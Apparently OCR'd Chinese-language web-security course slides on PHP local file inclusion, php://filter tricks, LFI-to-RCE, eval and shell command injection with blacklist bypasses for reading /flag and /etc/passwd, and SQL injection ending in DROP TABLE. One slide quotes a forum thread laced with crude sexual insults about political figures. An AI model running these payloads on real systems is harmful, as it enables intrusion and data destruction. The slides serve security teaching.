    - /proc/net/[tcp,udp]
    - /proc/net/route
    - /proc/net/arp

Local File Inclusion

- include 伺服器端任意檔案
  - require()
  - require_once()
  - include()
  - include_once()

```php
include($_GET['module']);
```

/?module=phpinfo.php




^o ^ o^

Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBN5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64
Build Date	Oct 6 2020 15:47:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini

/?module=phpinfo.php



^o ^ o^


Module: phpinfo.php

PHP Version 7.4.3

System	Linux IBM5100 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 1[illegible]:28:49 UTC 2020 x86_64
Build Date	Oct [illegible] 2020 15[illegible]:56
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cli
Loaded Configuration File	/etc/php/7.4/cli/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/cli/conf.d
Additional .ini files parsed	/etc/php/7.4/cli/conf.d/10-opcache.ini, /etc/php/7.4/cli/conf.d/10-pdo.ini, /etc/php/7.4/cli/conf.d/15-xml.ini, /etc/php/7.4/cli/conf.d/20-calendar.ini, /etc/php/7.4/cli/conf.d/20-ctype.ini, /etc/php/7.4/cli/conf.d/20-curl.ini, /etc/php/7.4/cli/conf.d/20-dom.ini, /etc/php/7.4/cli/conf.d/20-exif.ini, /etc/php/7.4/cli/conf.d/20-ffi.ini, /etc/php/7.4/cli/conf.d/20-fileinfo.ini, /etc/php/7.4/cli/conf.d/20-ftp.ini,

Parsed ⍰

/?module=php://filter/convert.base64-encode/resource=phpinfo.php



Module: php://filter/convert.base64-encode/resource=phpinfo.php

```
PD9waHAgcGhwaW5mbygpOyA/PgoK
```

```
➜  ~ echo PD9waHAgcGhwaW5mbygpOyA/PgoK | base64 --decode
<?php phpinfo(); ?>

➜  ~ 
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

php:// - Manual

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

- <empty>
- read=
- write=

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

List of Available Filters - Manual

- string.rot13
- convert.base64-encode
- zlib.deflate / zlib.inflate
- …

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

```
php://filter/
read=convert.base64-encode/
resource=phpinfo.php
```

- Required
- 指定你要輸入 filter 的資料

```
php://filter/
read=convert.base64-encode/
read=string.rot13/
...
resource=phpinfo.php
```

可以串很多 filter 一起用

執行順序

LFI to RCE

- access.log / error.log 可讀
- /proc/self/environ 可讀
    - 把 payload 塞在 user-agent 裡面，然後 include 它
- 控制 session 內容
    - PHP session 內容預設是以檔案儲存
    - include /tmp/sess_{session_name}

LFI to RCE

- session.upload_progress
  - session.upload_progress = on;   # enabled by default
  - https://blog.orange.tw/2018/10/#session-tragedy
- phpinfo https://insomniasec.com/downloads/publications/LFI+With+PHPInfo+Assistance.pdf

PHP 最新技巧

1. 只要檔名可控，都可以生成任意檔案內容

   GitHub - synacktiv/php_filter_chain_generator

   ```
   if (file_get_contents($_GET["f"]) == "meow")
       echo FLAG;
   ```

2. 只要檔名可控，就算沒有顯示內容也可以讀出檔案內容

   GitHub - synacktiv/php_filter_chains_oracle_exploit

   ```
   fopen($_GET[f])
   ```

LFI Lab

http://h4ck3r.quest:8400/index.php


http://h4ck3r.quest:8401/index.php

Injection


「駭客的填字遊戲」

Injection

「日常的填字遊戲」



```
推 treerivers: 2020~2022年開戰的機率最大 因為那時候台灣經濟應該
→ treerivers: 很慘 小英要轉移國內焦點可能會往台獨的方向前進 而且
→ treerivers: 那時候中國的軍改也結束了 需要一個練兵的對象 北斗
推 treerivers: 衛星定位系統到2020年差不多布局到定位了 第5代戰機也
→ treerivers: 服役了 習近平2年前在博鰲論壇上曾對蕭萬長説過台灣
→ treerivers: 問題不能一代代拖下去 習是十分強勢的領導人而且在軍
推 abcsimps: 中都幫弟兄口交
推 treerivers: 隊耕耘多年 軍權掌控十分牢固 跟被兩位江派軍委副主席
→ abcsimps:   都有很緊密的肉體關係
→ treerivers: 架空的胡錦濤完全不一樣 習近平也想在歷史上留下一筆
→ abcsimps:   濃稠的精液
→ treerivers: 2022年剛好是習近平任期的尾巴
→ abcsimps:   要肛他就趁這時候
```



106年 資安技能金盾獎

入圍決賽名單（依隊伍名稱排序）

學校	隊伍名稱
臺灣大學	$1
	0xb43b00f0xb43b00f
清華大學	
交通大學	志在把廢不在參加
臺灣科技大學	孤單寂寞覺得冷
臺灣科技大學	所有參賽隊伍
臺灣大學	森77
中央大學	結果被打爆
臺灣科技大學	想想隊名

Injection

- 使用者輸入成為指令、程式碼、查詢的一部分 -> 改變原始程式預期行為
- 包括
  - Code injection
  - Command injection
  - SQL injection
  - Server side template injection
  - NoSQL injection
  - CRLF injection
  - ...

Basic Injection

"+system(Code Injection)+"

Simple Calculator

```
<?php
    echo eval("return ".$_GET['expression'].";");
?>
```

```
/calc.php?expression=7*7
```

Simple Calculator

```php
<?php
    echo eval("return ".$_GET['expression'].";");
?>
```

```
/calc.php?expression=system("id")
```

Dangerous function

- PHP
  - eval
  - assert
  - create_function // removed since PHP 8.0
- Python
  - exec
  - eval
- JavaScript
  - eval
  - (new Function(/* code */))()
  - setTimeout / setInterval

Basic Injection

; $(Command) `Injection`

Cool Ping Service

```
<?php
    system("ping -c 1 ".$_GET['ip']);
?>
```

Cool Ping Service

```
ping -c 1 USER INPUT
```

Cool Ping Service: Normal

```
ping -c 1 127.0.0.1
```


```
/?ip=127.0.0.1
```

Cool Ping Service: Malicious

```
ping -c 1 127.0.0.1 ; ls -al
```

```
/?ip=127.0.0.1 ; ls -al
```

Cool Ping Service: Malicious



```
ping -c 1 127.0.0.1 ; ls -al
```

用分號結束掉前面的指令

Pwned!

```
/?ip=127.0.0.1 ; ls -al
```

Basic Tricks

- ping 127.0.0.1   ; id
    - ;   -> 結束前面的 command
- ping 127.0.0.1 | id
    - A|B   -> pipe A 的結果給 B
- ping 127.0.0.1   && id
    - A&&B -> A 執行成功才會執行 B
- ping notexist || id
    - A||B -> A 執行成功就不會執行 B

Basic Tricks: Command substitution

- cat meow.txt $(id)
- cat meow.txt `id`
- ping "$(id)"

```
ping "$(id)"
will expand to
ping 'uid=0(root) gid=0(root) groups=0(root)'
```

You don't really need Space

```
-  cat<TAB>/flag
-  cat</flag                # Pipeable command
-  {cat,/flag}
-  cat$IFS/flag             # IFS -> Input Field Separators
-  X=$'cat\x20/flag'&&$X
```

Bypass Blacklist

- `cat /f'la'g` / `cat /f"la"g`
- `cat /f\l\ag`
- `cat /f*`
- `cat /f?a?`

Wildcard

- `cat ${HOME:0:1}etc${HOME:0:1}passwd`

`"/home/USER"[0:1]`


Lab: DNS Lookuper

Basic Injection

SQL Injection' or 1=1--

Introduction to SQL

- Structured Query Language
- 與資料庫溝通的語言
- e.g. MySQL, MSSQL, Oracle, PostgreSQL …



Introduction to SQL

```
SELECT * FROM user;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=1;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=2;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL

```
SELECT * FROM user WHERE id=3;
```

id	username	password	create_date
1	iamuser	123456	2021/02/07
2	878787	87p@ssw0rd	2021/07/08
3	meow	M30W_OWO	2021/11/23

Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```


id	username	password	create_date
~~1~~	~~iamuser~~	~~123456~~	~~2021/02/07~~
~~2~~	~~878787~~	~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_OWO~~	~~2021/11/23~~

Introduction to SQL Injection


```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username		
		~~87p@ssw0rd~~	~~2021/07/08~~
~~3~~	~~meow~~	~~M30W_OWO~~	~~2021/11/23~~

